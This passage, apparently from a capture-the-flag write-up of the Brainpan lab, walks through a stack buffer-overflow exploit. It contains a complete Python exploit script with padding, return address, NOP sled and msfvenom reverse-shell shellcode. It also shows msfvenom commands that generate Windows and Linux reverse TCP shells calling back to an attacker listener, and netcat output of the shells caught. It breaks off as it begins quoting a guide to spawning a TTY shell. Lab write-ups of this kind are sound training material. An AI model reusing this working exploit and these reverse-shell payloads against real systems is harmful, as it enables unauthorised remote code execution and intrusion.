"\xbc\xb7\x14\xa0\x4f\xc9\x51\x07\xb0\xbc\xab\x7b\x4d\xc7\x68"
"\x01\x89\x42\x6a\xa1\x5a\xf4\x56\x53\x8e\x63\x1d\x5f\x7b\xe7"
"\x79\x7c\x7a\x24\xf2\x78\xf7\xcb\xd4\x08\x43\xe8\xf0\x51\x17"
"\x91\xa1\x3f\xf6\xae\xb1\x9f\xa7\x0a\xba\x32\xb3\x26\xe1\x5a"
"\x70\x0b\x19\x9b\x1e\x1c\x6a\xa9\x81\xb6\xe4\x81\x4a\x11\xf3"
"\xe6\x60\xe5\x6b\x19\x8b\x16\xa2\xde\xdf\x46\xdc\xf7\x5f\x0d"
"\x1c\xf7\xb5\x82\x4c\x57\x66\x63\x3c\x17\xd6\x0b\x56\x98\x09"
"\x2b\x59\x72\x22\xc6\xa0\x15\x8d\xbf\xae\xd6\x65\xc2\xae\x06"
"\x17\x4b\x48\x5c\xc7\x1d\xc3\xc9\x7e\x04\x9f\x68\x7e\x92\xda"
"\xab\xf4\x11\x1b\x65\xfd\x5c\x0f\x12\x0d\x2b\x6d\xb5\x12\x81"
"\x19\x59\x80\x4e\xd9\x14\xb9\xd8\x8e\x71\x0f\x11\x5a\x6c\x36"
"\x8b\x78\x6d\xae\xf4\x38\xaa\x13\xfa\xc1\x3f\x2f\xd8\xd1\xf9"
"\xb0\x64\x85\x55\xe7\x32\x73\x10\x51\xf5\x2d\xca\x0e\x5f\xb9"
"\x8b\x7c\x60\xbf\x93\xa8\x16\x5f\x25\x05\x6f\x60\x8a\xc1\x67"
"\x19\xf6\x71\x87\xf0\xb2\x82\xc2\x58\x92\x0a\x8b\x09\xa6\x56"
"\x2c\xe4\xe5\x6e\xaf\x0c\x96\x94\xaf\x65\x93\xd1\x77\x96\xe9"
"\x4a\x12\x98\x5e\x6a\x37";
```

Modify code. \x90 is nop (no operation) padding before payload.




```
  GNU nano 4.3                    fuzzer.py                      Modified
import sys, socket

buffer = b"A" * 524 + b"\xf3\x12\x17\x31" + b"\x90" * 32
payload2 = (b"\xda\xca\xbf\x2c\x7f\x4f\x14\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
b"\x52\x83\xea\xfc\x31\x7a\x13\x03\x56\x6c\xad\xe1\x5a\x7a\xb3"
b"\x0a\xa2\x7b\xd4\x83\x47\x4a\xd4\xf0\x0c\xfd\xe4\x73\x40\xf2"
b"\x8f\xd6\x70\x81\xe2\xfe\x77\x22\x48\xd9\xb6\xb3\xe1\x19\xd9"
b"\x37\xf8\x4d\x39\x09\x33\x80\x38\x4e\x2e\x69\x68\x07\x24\xdc"
b"\x9c\x2c\x70\xdd\x17\x7e\x94\x65\xc4\x37\x97\x44\x5b\x43\xce"
b"\x46\x5a\x80\x7a\xcf\x44\xc5\x47\x99\xff\x3d\x33\x18\x29\x0c"
b"\xbc\xb7\x14\xa0\x4f\xc9\x51\x07\xb0\xbc\xab\x7b\x4d\xc7\x68"
b"\x01\x89\x42\x6a\xa1\x5a\xf4\x56\x53\x8e\x63\x1d\x5f\x7b\xe7"
b"\x79\x7c\x7a\x24\xf2\x78\xf7\xcb\xd4\x08\x43\xe8\xf0\x51\x17"
b"\x91\xa1\x3f\xf6\xae\xb1\x9f\xa7\x0a\xba\x32\xb3\x26\xe1\x5a"
b"\x70\x0b\x19\x9b\x1e\x1c\x6a\xa9\x81\xb6\xe4\x81\x4a\x11\xf3"
b"\xe6\x60\xe5\x6b\x19\x8b\x16\xa2\xde\xdf\x46\xdc\xf7\x5f\x0d"
b"\x1c\xf7\xb5\x82\x4c\x57\x66\x63\x3c\x17\xd6\x0b\x56\x98\x09"
b"\x2b\x59\x72\x22\xc6\xa0\x15\x8d\xbf\xae\xd6\x65\xc2\xae\x06"
b"\x17\x4b\x48\x5c\xc7\x1d\xc3\xc9\x7e\x04\x9f\x68\x7e\x92\xda"
b"\xab\xf4\x11\x1b\x65\xfd\x5c\x0f\x12\x0d\x2b\x6d\xb5\x12\x81"
```



```
b"\xe6\x60\xe5\x6b\x19\x8b\x16\xa2\xde\xdf\x46\xdc\xf7\x5f\x0d"
b"\x1c\xf7\xb5\x82\x4c\x57\x66\x63\x3c\x17\xd6\x0b\x56\x98\x09"
b"\x2b\x59\x72\x22\xc6\xa0\x15\x8d\xbf\xae\xd6\x65\xc2\xae\x06"
b"\x17\x4b\x48\x5c\xc7\x1d\xc3\xc9\x7e\x04\x9f\x68\x7e\x92\xda"
b"\xab\xf4\x11\x1b\x65\xfd\x5c\x0f\x12\x0d\x2b\x6d\xb5\x12\x81"
b"\x19\x59\x80\x4e\xd9\x14\xb9\xd8\x8e\x71\x0f\x11\x5a\x6c\x36"
b"\x8b\x78\x6d\xae\xf4\x38\xaa\x13\xfa\xc1\x3f\x2f\xd8\xd1\xf9"
b"\xb0\x64\x85\x55\xe7\x32\x73\x10\x51\xf5\x2d\xca\x0e\x5f\xb9"
b"\x8b\x7c\x60\xbf\x93\xa8\x16\x5f\x25\x05\x6f\x60\x8a\xc1\x67"
b"\x19\xf6\x71\x87\xf0\xb2\x82\xc2\x58\x92\x0a\x8b\x09\xa6\x56"
b"\x2c\xe4\xe5\x6e\xaf\x0c\x96\x94\xaf\x65\x93\xd1\x77\x96\xe9"
b"\x4a\x12\x98\x5e\x6a\x37")

print("Sending payload...")
payload = buffer + payload2 + b'\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.4.49',9999))
s.send(payload)
s.close()
```

Run the code.




```
root@kali:~# nc -nvlp 7777
listening on [any] 7777 ...
connect to [192.168.4.51] from (UNKNOWN) [192.168.4.49] 49212
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\TCM\Desktop>
```

We got shell. But remember we are testing exe on Windows VM, not to the actual lab.

To get shell from actual lab, we need to generate payload again.


Generate payload again with right ip.



```
root@kali:~/brainpan# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.4.114 LP
ORT=7777 -b "\x00" -f c
```


```
msfvenom -p windows/shell_reverse_tcp LHOST=ip LPORT=port -b "\x00" -f c
```

Modify payload



```
buffer = b"A" * 524 + b"\xf3\x12\x17\x31" + b"\x90" * 32
payload2 = (b"\xba\x7c\x45\xf1\x20\xda\xd4\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
b"\x52\x31\x57\x12\x03\x57\x12\x83\xbb\x41\x13\xd5\xbf\xa2\x51"
b"\x16\x3f\x33\x36\x9e\xda\x02\x76\xc4\xaf\x35\x46\x8e\xfd\xb9"
b"\x2d\xc2\x15\x49\x43\xcb\x1a\xfa\xee\x2d\x15\xfb\x43\x0d\x34"
b"\x7f\x9e\x42\x96\xbe\x51\x97\xd7\x87\x8c\x5a\x85\x50\xda\xc9"
b"\x39\xd4\x96\xd1\xb2\xa6\x37\x52\x27\x7e\x39\x73\xf6\xf4\x60"
b"\x53\xf9\xd9\x18\xda\xe1\x3e\x24\x94\x9a\xf5\xd2\x27\x4a\xc4"
b"\x1b\x8b\xb3\xe8\xe9\xd5\xf4\xcf\x11\xa0\x0c\x2c\xaf\xb3\xcb"
b"\x4e\x6b\x31\xcf\xe9\xf8\xe1\x2b\x0b\x2c\x77\xb8\x07\x99\xf3"
b"\xe6\x0b\x1c\xd7\x9d\x30\x95\xd6\x71\xb1\xed\xfc\x55\x99\xb6"
b"\x9d\xcc\x47\x18\xa1\x0e\x28\xc5\x07\x45\xc5\x12\x3a\x04\x82"
b"\xd7\x77\xb6\x52\x70\x0f\xc5\x60\xdf\xbb\x41\xc9\xa8\x65\x96"
b"\x2e\x83\xd2\x08\xd1\x2c\x23\x01\x16\x78\x73\x39\xbf\x01\x18"
b"\xb9\x40\xd4\x8f\xe9\xee\x87\x6f\x59\x4f\x78\x18\xb3\x40\xa7"
b"\x38\xbc\x8a\xc0\xd3\x47\x5d\xe5\x28\x43\xef\x91\x2c\x4b\x11"
b"\x03\xb8\xad\x47\xd3\xec\x66\xf0\x4a\xb5\xfc\x61\x92\x63\x79"
b"\xa1\x18\x80\x7e\x6c\xe9\xed\x6c\x19\x19\xb8\xce\x8c\x26\x16"
b"\x66\x52\xb4\xfd\x76\x1d\xa5\xa9\x21\x4a\x1b\xa0\xa7\x66\x02"
```


Change actual lab ip here.



```
GNU nano 4.3                     fuzzer.py                        Modified
b"\x2e\x83\xd2\x08\xd1\x2c\x23\x01\x16\x78\x73\x39\xbf\x01\x18"
b"\xb9\x40\xd4\x8f\xe9\xee\x87\x6f\x59\x4f\x78\x18\xb3\x40\xa7"
b"\x38\xbc\x8a\xc0\xd3\x47\x5d\xe5\x28\x43\xef\x91\x2c\x4b\x11"
b"\x03\xb8\xad\x47\xd3\xec\x66\xf0\x4a\xb5\xfc\x61\x92\x63\x79"
b"\xa1\x18\x80\x7e\x6c\xe9\xed\x6c\x19\x19\xb8\xce\x8c\x26\x16"
b"\x66\x52\xb4\xfd\x76\x1d\xa5\xa9\x21\x4a\x1b\xa0\xa7\x66\x02"
b"\x1a\xd5\x7a\xd2\x65\x5d\xa1\x27\x6b\x5c\x24\x13\x4f\x4e\xf0"
b"\x9c\xcb\x3a\xac\xca\x85\x94\x0a\xa5\x67\x4e\xc5\x1a\x2e\x06"
b"\x90\x50\xf1\x50\x9d\xbc\x87\xbc\x2c\x69\xde\xc3\x81\xfd\xd6"
b"\xbc\xff\x9d\x19\x17\x44\xad\x53\x35\xed\x26\x3a\xac\xaf\x2a"
b"\xbd\x1b\xf3\x52\x3e\xa9\x8c\xa0\x5e\xd8\x89\xed\xd8\x31\xe0"
b"\x7e\x8d\x35\x57\x7e\x84")

print("Sending payload...")
payload = buffer + payload2 + b'\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.239.242',9999))
s.send(payload)
s.close()
```

Run the code

We got shell




```
root@kali:~/brainpan# python fuzzer.py
Sending payload...
root@kali:~/brainpan#
```

```
root@kali:~# nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.176.230] 53806
CMD Version 1.4.1

Z:\home\puck>
```


cd ../../ go all the way back and dir.

You will see Linux file system running with Windows executable. We need a complete linux shell.



```
 6/23/2020   9:58 AM   <DIR>          etc
  3/4/2013  11:49 AM   <DIR>          home
  3/4/2013  11:18 AM    15,084,717  initrd.img
  3/4/2013  11:18 AM    15,084,717  initrd.img.old
  3/4/2013   1:04 PM   <DIR>          lib
  3/4/2013  10:12 AM   <DIR>          lost+found
  3/4/2013  10:12 AM   <DIR>          media
10/9/2012   9:59 AM   <DIR>          mnt
  3/4/2013  10:13 AM   <DIR>          opt
  3/7/2013  11:07 PM   <DIR>          root
 6/23/2020   9:58 AM   <DIR>          run
  3/4/2013  11:20 AM   <DIR>          sbin
 6/11/2012   9:43 AM   <DIR>          selinux
  3/4/2013  10:13 AM   <DIR>          srv
 6/23/2020  10:06 AM   <DIR>          tmp
  3/4/2013  10:13 AM   <DIR>          usr
  8/5/2019   3:47 PM   <DIR>          var
 2/25/2013   2:32 PM     5,180,432  vmlinuz
 2/25/2013   2:32 PM     5,180,432  vmlinuz.old
       4 files          40,530,298 bytes
      17 directories     13,850,206,208 bytes free
```


Generate payload



```
root@kali:~/brainpan# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.4.114
LPORT=5555 -b "\x00" -f c
```


```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=ip LPORT=port -b "\x00" -f c
```

Modify code



```
GNU nano 4.3                    fuzzer.py                    Modified
import sys, socket

buffer = b"A" * 524 + b"\xf3\x12\x17\x31" + b"\x90" * 32
payload2 = (b"\xba\x16\x99\xb0\x7d\xda\xc7\xd9\x74\x24\xf4\x5e\x31\xc9\xb1"
b"\x12\x83\xee\xfc\x31\x56\x0e\x03\x40\x97\x52\x88\x5d\x7c\x65"
b"\x90\xce\xc1\xd9\x3d\xf2\x4c\x3c\x71\x94\x83\x3f\xe1\x01\xac"
b"\x7f\xcb\x31\x85\x06\x2a\x59\x1c\xf2\xc8\xeb\x48\x06\xd1\x1e"
b"\x3a\x8f\x30\x90\x5a\xc0\xe3\x83\x11\xe3\x8a\xc2\x9b\x64\xde"
b"\x6c\x4a\x4a\xac\x04\xfa\xbb\x7d\xb6\x93\x4a\x62\x64\x37\xc4"
b"\x84\x38\xbc\x1b\xc6")

print("Sending payload...")
payload = buffer + payload2 + b'\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.133.118',9999))
s.send(payload)
s.close()
```


Run the code. We got a linux shell. But shell is not nice. Let's upgrade the shell.



```
root@kali:~/brainpan# python3 fuzzer.py
Sending payload...
root@kali:~/brainpan#
```

```
root@kali:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.133.118] 36676
whoami
puck
```

Copy tty shell



NETSEC

Ramblings of a NetSec addict

Spawning a TTY Shell


Peleus

Often during pen tests you may obtain a shell without having tty, yet wish to interact further with the system. Here are some commands which will allow you to spawn a tty shell. Obviously some of this will depend on the system environment and installed packages.

Shell Spawning

